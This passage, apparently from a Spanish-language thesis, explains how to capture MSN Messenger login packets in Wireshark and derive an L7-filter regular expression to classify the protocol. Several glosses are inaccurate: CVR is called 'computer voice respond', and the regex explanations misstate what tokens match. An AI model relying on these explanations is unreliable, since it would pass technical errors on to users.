- Verificar si una aplicación abre una conexión, o si abre simultáneamente varias conexiones, caso contrario enviar un gran número de paquetes.

[10] Dump: envoltura de paquete

Enviar los paquetes en un formato *libcap*[11]o algo parecido que el Wireshark pueda leerlo, pero se debe evitar hacer lo siguiente:

- Enviar solo el texto *hexdump* [12]de los paquetes, esto es innecesario y muy difícil de leer.
- Enviar solo una porción de datos de los paquetes. Las cabeceras TCP en particular son esenciales para encontrar tramas. Se debe anonimizar la dirección si es necesario pero trate de evitar hacerlo.
- Comprima los paquetes capturados a menos que use gzip o el bzip2.La compresión solo se realizará si el archivo es muy largo.

Para identificar protocolos basándose en expresiones regulares, el L7-filter necesita investigar un segmento del flujo de datos, que normalmente comprende los primeros 2048 bytes que equivalen a los 10 primeros paquetes de una conexión.

A continuación se describe como detectar la expresión regular de un patrón en este caso se hará el ejemplo con la expresión regular del protocolo MSN Messenger publicado en http://L7-filter.sourceforge.net/protocols.

Aplicación en MSN Messenger:

1) Primero se consultar el protocolo de MSN Messenger en su totalidad para conocer a qué grupo pertenece el mismo, sus funciones y características importantes que se lo detallará en el anexo D.
2) Para realizar el primer paso e identificar la firma digital de la aplicación del messenger, se debe ejecutar el Wireshark, seleccionar *Capture* y después *interfaces*, como se muestra a continuación,

[11] Libcap: Formato en los que se guardan los archivos pertenecientes al Wireshark.
[12] Hexdump: Es una vista hexadecimal de datos informáticos, desde la memoria RAM o desde un fichero o dispositivo de almacenamiento. Cada byte (8 bits) se representa como un número hexadecimal de dos dígitos.




Figura. 1. 2. Interfaz gráfica del Wireshark.

3) A continuación aparecerá la siguiente ventana




Figura. 1. 3. Ventana para seleccionar una interfaz de red.

Seleccionar la opción de la tarjeta de red por la cual están entrando paquetes que corresponde a la dirección IP : fe80::f8f7::1bb7::c182::2cdd, la cual permitirá ver los protocolos que están ingresando por esta dirección IP y también sus tramas.

4) Una vez seleccionada la interfaz por la cual se hará el análisis de los protocolos, se iniciará sesión en el servicio de mensajería instantánea Messenger. El cliente abre la conexión con la IP 192.168.0.101 y hace una solicitud al servidor o destino con una dirección IP 65.54.52.62.

En el Wireshark se obtiene las tramas de los paquetes que se envían y reciben al acceder al Messenger. La trama del primer paquete que se obtiene al señalar el protocolo de MSN Messenger es:




Figura. 1. 4. Trama del Primer paquete que abre la conexión del protocolo MSNMESSENGER.

Esta trama proporciona los siguientes datos:

- VER: Es la versión de Messenger que se está utilizando.
- MSNP: Notificación de Redirección del protocolo Microsoft.
- CVR: Computer voice respond o respuesta de voz del computador.

5) En el segundo paquete el servidor ya ha dado una respuesta al cliente en la cual se obtiene la siguiente trama:




Figura. 1. 5. Trama del Segundo paquete del protocolo MSNMESSENGER.

- VER: Es la versión de Messenger que se está utilizando.
- MSNP: Notificación de Redirección del protocolo Microsoft.

6) Para el tercer paquete, el cliente se autentifica para ingresar al servicio y en este se obtiene la siguiente trama:




Figura. 1. 6. Trama del Tercer paquete del protocolo MSNMESSENGER.

- CVR: Computer voice respond o respuesta de voz del computador.
- MSNMSGR: es un proceso que corresponde al cliente de mensajes instantáneos *MSN Messenger [13]*.
- USR: Define a el usuario correspondiente a esa cuenta del Messenger.

7) En el cuarto paquete se obtiene la siguiente trama




Figura. 1. 7. Trama del Cuarto paquete del protocolo MSNMESSENGER.

- XFR: Es el acrónimo de transferencia de datos que se hacen al servicio de mensajería instantánea.

8) En el quinto paquete se obtiene:




Figura. 1. 8. Trama del Quinto paquete del protocolo MSNMESSENGER.

- VER: Es la versión de Messenger que se está utilizando.
- MSNP: Notificación de Redirección del protocolo Microsoft.
- CVR: *Computer voice respond* o respuesta de voz del computador.

9) En el sexto y séptimo paquete se obtiene la siguiente trama




Figura. 1. 9. Trama del Sexto paquete del protocolo MSNMESSENGER.




Figura. 1. 10. Trama del Séptimo paquete del protocolo MSNMESSENGER.

- VER: Es la versión de Messenger que se está utilizando.
- MSNP: Notificación de Redirección del protocolo Microsoft.

10) En el octavo paquete se obtiene




Figura. 1. 11. Trama del Octavo paquete del protocolo MSNMESSENGER.

- CVR: Computer voice respond o respuesta de voz del computador.
- MSNMSGR: es un proceso que corresponde al cliente de mensajes instantáneos *MSN Messenger [13]*.
- USR: Define a el usuario correspondiente a esa cuenta del Messenger.

11) En el noveno paquete se obtiene:




Figura. 1. 12. Trama del Noveno paquete del protocolo MSNMESSENGER.

- CVR: Computer voice respond o respuesta de voz del computador.
- La dirección http mostrada es el lugar de donde se conecta directamente a la bandeja de entrada del correo del usuario propietario de la cuenta que ha ingresado al servicio de mensajería instantánea.

12) En el décimo paquete se obtiene:




Figura. 1. 13. Trama del Décimo paquete del protocolo MSNMESSENGER.

En esta trama se observa que el protocolo de mensajería instantánea carga en sus servicios de opciones las políticas de seguridad, privacidad de:

- Diseño.
- Inicio de Sesión.
- Mensajes.
- Alertas.
- Sonidos.
- Transferencia de Archivos.
- Privacidad.
- Seguridad.
- Conexión.

El análisis se lo hace desde que la conexión es abierta hasta que la conexión ya está establecida, es decir desde el primer paquete hasta el décimo.

Como se pudo observar anteriormente hay 5 campos que se repiten en las tramas de la mayoría de los paquetes analizados anteriormente. Estos son esenciales para determinar una expresión regular y son:

- VER
- MSNP
- CVR

- USR

13) Para generar una expresión regular, editar la siguiente notación:

- msnmessenger #es la primera línea que va en el archivo http.pat que se encuentra en la carpeta L7-protocols
- ver [0-9]+ msnp[1-9][0-9]? [\x09-\x0d -~]*cvr0\x0d\x0a$|usr 1 [!-~]+ [0-9.]+\x0d\x0a$|ans 1 [!-~]+ [0-9.]+\x0d\x0a$

Explicación

- ver[0-9]: coincide con una cadena que comience con ver (de versión) seguido por un número comprendido entre el 0 al 9.
- msnp: Coincide con la palabra msnp
- [1-9][0-9]?: coincide de 1 a 0 veces con cualquier número del 1 al 9 seguido de cualquier número comprendido entre el 0 y el 9.
- [\x09-\x0d -~] : coincide con caracteres imprimibles incluyendo el espacio en blanco.
- *: Coincide con el final de la cadena y compara de 0 a 1 veces
- cvr0\x0d\x0a: Coincide con la palabra cvr seguido por un carácter imprimible que sea dígito seguido por un carácter imprimible que sea una letra, y el signo de $ coincide desde el final al principio de la cadena
- |usr 1 [!-~]alterna a esta opción y coincide con la palabra usr seguido un espacio seguido del numero 1 excluyendo los espacios en blanco.
- + [0-9.]: coincide con un dígito comprendido del 1 al 9..
- +\x0d\x0a$: Coincide desde final al inicio de la cadena con un dígito seguido por un carácter.
- |ans 1 [!-~]: alterna, coincide con la palabra ans seguida de un espacio, seguido por el dígito 1 y no acepta después de eso espacios en blanco.
- + [0-9.]: coincide con un dígito comprendido del 1 al 9.
- +\x0d\x0a$: Coincide desde final al inicio de la cadena con un dígito seguido por un carácter.

- La palabra ANS indica la disponibilidad de un acuerdo de nivel del servicio de mensajería, que en los primeros diez paquetes no se lo detecta pero para mejorar el funcionamiento de este patrón los expertos lo han colocado.
- A continuación se explicará en detalle cómo usar el REGEXBUDDY una vez ya creada la expresión regular:
- En el TAB escribir el patrón de la expresión regular.
- Y en el test TAB editar las palabras con las que el patrón coincidirá
- Seleccionar el botón *case insensitive* (caso insensible) para que el momento de compilar la expresión regular las palabras no sean sensibles a mayúsculas ni minúsculas.




Figura. 1. 14. Interfaz gráfica del REGEXBUDDY donde se edita la expresión regular creada.

A continuación seleccionar el la opción de *Debug* que se encuentra en el *Test Tab* y elegir la opción *Debug Here* que permite compilar y probar el patrón de la expresión regular creada.




Figura. 1. 15. Compilación de la expresión regular.

A continuación se muestran los pasos de cómo realiza la coincidencia con los patrones encontrados la expresión regular creada:




Figura. 1. 16. Coincidencias del paso 1 al 33.




Figura. 1. 17. Coincidencias del paso 35 al 68.




Figura. 1. 18. Coincidencias del paso 69 al 102.




Figura. 1. 19. Coincidencias del paso 104-137.

